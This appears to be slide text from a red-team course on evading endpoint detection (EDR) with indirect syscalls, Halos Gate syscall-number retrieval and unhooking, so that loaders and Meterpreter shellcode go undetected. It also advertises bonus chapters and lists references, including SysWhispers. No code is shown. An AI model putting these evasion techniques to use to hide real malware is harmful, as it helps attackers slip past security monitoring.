
- Indirect syscalls limitation → if EDR proofs the entire call stack
- For RT → SSN retrieval via Halos Gate Approach
- Indirect syscalls only affect user APIs in the loader, not the shellcode.
- Additionally, combining indirect syscalls with unhooking makes sense.

Summary

- Additional unhooking also has a positive effect on the shellcode itself.
 - For example: Meterpreter shellcode which uses Windows APIs
 - Without additional unhooking shellcode would be detected, even if the loader uses indirect syscalls

Bonus Chapters

Improve Indirect Syscall Loader



Bonus Chapters: Sponsor Content

- Improve your indirect syscall loader
- Learn improvements step by step
- Access bonus chapters/playbooks through one-time GitHub [sponsorship](#)

- **Bonus Chapter 1** | Dynamically retrieve SSNs via APIs
- **Bonus Chapter 2** | Dynamically retrieve SSNs via PEB/EAT
- **Bonus Chapter 3** | Implement Halos Gate Approach



References and Resources

- "Windows Internals, Part 1: System architecture, processes, threads, memory management, and more (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Windows Internals, Part 2 (7th Edition)" by Pavel Yosifovich, David A. Solomon, and Alex Ionescu
- "Programming Windows, 5th Edition" by Charles Petzold
- "Windows System Architecture" available on Microsoft Docs
- "Windows Kernel Programming" by Pavel Yosifovich
- <https://www.geoffchappell.com/studies/windows/km/index.htm>
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- <https://www.elastic.co/security-labs/upping-the-ante-detecting-in-memory-threats-with-kernel-call-stacks>

References and Resources

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- Windows internals. Part 1 Seventh edition; Yosifovich, Pavel; Ionescu, Alex; Solomon, David A.; Russinovich, Mark E.
- Pavel Yosifovich (2019): Windows 10 System Programming, Part 1: CreateSpace Independent Publishing Platform

References and Resources

- <https://j00ru.vexillium.org/syscalls/nt/64/>
- <https://github.com/jthuraisamy/SysWhispers>
- <https://github.com/jthuraisamy/SysWhispers2>
- <https://github.com/klezVirus/SysWhispers3>